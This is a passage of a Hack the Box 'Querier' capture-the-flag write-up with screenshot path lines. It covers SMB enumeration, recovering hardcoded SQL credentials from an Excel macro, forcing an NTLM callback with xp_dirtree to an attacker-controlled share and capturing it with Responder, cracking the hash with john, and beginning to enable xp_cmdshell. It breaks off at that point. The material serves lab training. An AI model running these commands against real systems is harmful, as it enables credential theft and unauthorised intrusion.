
Hack the Box – Querier

As normal I add the IP of the machine 10.10.10.125 to /etc/hosts as querier.htb

NMAP

To start off with, I perform a port discovery to see what I could find.

nmap -p- -sT -sV -sC -oN initial-scan querier.htb




```
# Nmap 7.70 scan initiated Fri Apr 19 09:50:09 2019 as: nmap -p- -sT -sV -sC -oN initial-scan.nmap querier.htb
Nmap scan report for querier.htb (10.10.10.125)
Host is up (0.034s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1433/tcp  open  ms-sql-s      Microsoft SQL Server  14.00.1000.00
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_  Product_Version: 10.0.17763
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2019-04-19T04:06:17
|_Not valid after:  2049-04-19T04:06:17
|_ssl-date: 2019-04-19T07:51:41+00:00; -1h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have 135, 139 and 445 for NETBIOS and Microsoft SQL on port 1433 and some others I may look at later, those being 5985 and 47001

SMB

Let's take a quick look at SMB and see what we can enumerate.


smbmap -d QUERIER -H querier.htb -u guest



```
root@thp3:/opt/htb/querier.htb# smbmap -d QUERIER -H querier.htb -u guest
[+] Finding open SMB ports....
[+] User SMB session establishd on querier.htb...
[+] IP: querier.htb:445 Name: querier.htb
        Disk                                                    Permissions
        ----                                                    -----------
        ADMIN$                                                  NO ACCESS
        C$                                                      NO ACCESS
        IPC$                                                    READ ONLY
        Reports                                                 READ ONLY
```

I decided to investigate the Reports directory to see what I could find.


smbmap -d QUERIER -H querier.htb -u guest -r Reports



```
root@thp3:/opt/htb/querier.htb# smbmap -d QUERIER -H querier.htb -u guest -r Reports
[+] Finding open SMB ports....
[+] User SMB session establishd on querier.htb...
[+] IP: querier.htb:445 Name: querier.htb
        Disk                                                    Permissions
        ----                                                    -----------
        Reports                                                 READ ONLY
        ./
        dr--r--r--                 0 Mon Jan 28 23:26:31 2019    .
        dr--r--r--                 0 Mon Jan 28 23:26:31 2019    ..
        fr--r--r--             12229 Mon Jan 28 23:26:31 2019    Currency Volume Report.xlsm
```

I could see that there seemed to be an Excel workbook within the folder. I decided to download this and look to see what information was inside the file.


smbget -R smb://querier.htb/Reports




```
root@thp3:/opt/htb/querier.htb# smbget -R smb://querier.htb/Reports
Password for [root] connecting to //Reports/querier.htb:
Using workgroup WORKGROUP, user root
smb://querier.htb/Reports/Currency Volume Report.xlsm
Downloaded 11.94kB in 8 seconds
```

Excel Document

Now that I had downloaded the excel file. I decided to open it up on my Windows box with it having excel on it. When I opened the workbook, it was completely blank. None of the cells were in use.



Having a quick look around the workbook to see if there were any hidden cells or rows, I came up with nothing. I then remembered that I used to use Visual Basic in the office applications. I investigated the Visual Basic for Applications editor and found the following code on the workbook.



```
' macro to pull data for client volume reports
'
' further testing required

Private Sub Connect()

Dim conn As ADODB.Connection
Dim rs As ADODB.Recordset

Set conn = New ADODB.Connection
conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
conn.ConnectionTimeout = 10
conn.Open

If conn.State = adStateOpen Then

  ' MsgBox "connection successful"

  'Set rs = conn.Execute("SELECT * @@version;")
  Set rs = conn.Execute("SELECT * FROM volume;")
  Sheets(1).Range("A1").CopyFromRecordset rs
  rs.Close

End If

End Sub
```

This was clearly an account used for connecting to the Microsoft SQL Server database.

UID=	reporting
Pwd=	PcwTWTHRwryjc$c6


SQL Connectivity

Knowing that I had an account for Microsoft SQL, I decided to try and connect to SQL. I had 2 tools I thought that I could use to leverage a connection to the server. These were;

- Impackets mssqlclient
- SQSH

I decided to go down the mssqlclient path to see what I could find out


cd /opt/impacket/examples
./mssqlclient.py reporting:PcwTWTHRwryjc\$c6@10.10.10.125



```
root@kali:/opt/impacket/examples# ./mssqlclient.py reporting:PcwTWTHRwryjc\$c6@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[-] ERROR(QUERIER): Line 1: Login failed for user 'reporting'.
```

I kept getting the above errors for a while and couldn't figure it out until I looked further into it. It seemed I needed the windows-auth option included for me to successfully connect.


./mssqlclient.py -windows-auth reporting:PcwTWTHRwryjc\$c6@10.10.10.125



```
root@kali:/opt/impacket/examples# ./mssqlclient.py -windows-auth reporting:PcwTWTHRwryjc\$c6@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

Now that I had a SQL shell, I tried to connect back to my machine with a share and using responder to see if I could determine any authentication.


responder -I tun0



```
root@kali:/opt/impacket/examples# responder -I tun0

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
```


Now back on the SQL Shell, I attempted to use xp_dirtree to see if I could attempt a connection back to myself and read any authentication that came through.

EXEC MASTER.sys.xp_dirtree '\\10.10.14.16\share'



```
SQL> EXEC MASTER.sys.xp_dirtree '\\10.10.14.16\share'
subdirectory
                                                             depth

-------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------
-----------------------------------------------   -----------
```

Once this had run, my responder had events come through.



```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Hash     : mssql-svc::QUERIER:45aff60507ccfda5:85AFE94FA18671FEECAF5AA37C
1B5CE3:0101000000000000C0653150DE09D201D863BA480762DF010000000002000800530004D004200330001001
E0057004900 4E002D00500052004800340039003200520051004100460056000400140053004D00420033002E006
```


```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Hash     : mssql-svc::QUERIER:45aff60507ccfda5:85AFE94FA18671FEECAF5AA37C
1B5CE3:0101000000000000C0653150DE09D201D863BA480762DF0100000000020008005300 4D004200330001001
E00570049004E002D00500052004800340039003200520051004100460056000400140053004D00420033002E006
C006F00630061006C000300340057004900 4E002D00500052004800340039003200520051004100460056002E005
3004D00420033002E006C006F00630061006C000500140053004D00420033002E006C006F00630061006C0007000
800C0653150DE09D20106000400020000000800300030000000000000000000000000300000846B617E57571805A
72EAA85316AF99B50C7038D2A401288525E9B9E602029E20A0010000000000000000000000000000000000009002
0006300690066007300 2F00310030002E00310030002E00310034002E003100360000000000000000000000000
[*] Skipping previously captured hash for QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : \gX
[SMBv2] NTLMv2-SSP Hash     : gX:::07591a351778da0b::
[*] Skipping previously captured hash for \gX
```

This now shows the user that the SQL service is running under. It seems to be **QUERIER\mssql-svc**.

Now that I had extracted the hash for the user, I paste it into a new file named mssql-svc.hash.

Now it was time to try and crack the hash. I used john for this.

john --wordlist=/usr/local/wordlists/rockyou.txt /opt/htb/querier.htb/mssql-svc.hash




```
root@kali:/opt/impacket/examples# john --wordlist=/usr/share/wordlists/rockyou.txt /opt/htb/querier.htb/
mssql-svc.hash
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
corporate568     (mssql-svc)
1g 0:00:00:04 DONE (2019-05-02 03:49) 0.2257g/s 2024Kp/s 2024Kc/s 2024KC/s correforenz..cooncase1
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

We have found the password required. Shown as **corporate568**.

Now let's see if we can connect back to SQL with this user.

I quickly tried a view advanced options within the SQL shell to see if I already had some basic permissions as the current reporting user.


EXEC sp_configure 'show advanced options', 1;




```
SQL> EXEC sp_configure 'show advanced options', 1;
[-] ERROR(QUERIER): Line 105: User does not have permission to perform this action.
```

So now I attempted to connect as the new user that I had discovered and cracked their hash.

./mssqlclient.py -windows-auth mssql-svc:corporate568@10.10.10.125


```
root@kali:/opt/impacket/examples# ./mssqlclient.py -windows-auth mssql-svc:corporate568@10.10.10.125
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'master'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

I now had a shell as the newly discovered user. I now attempt to run the previous command to see if I could view the advanced options.



```
SQL> EXEC sp_configure 'show advanced options', 1;
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
```

So now I knew I had the correct permissions to show advanced options. Let's get xp_shell enabled and see what I can do.


SQL Commands

I first had to enable the xp_cmdshell to get the information that I wanted from the box.

EXEC sp_configure 'show advanced options', 1;
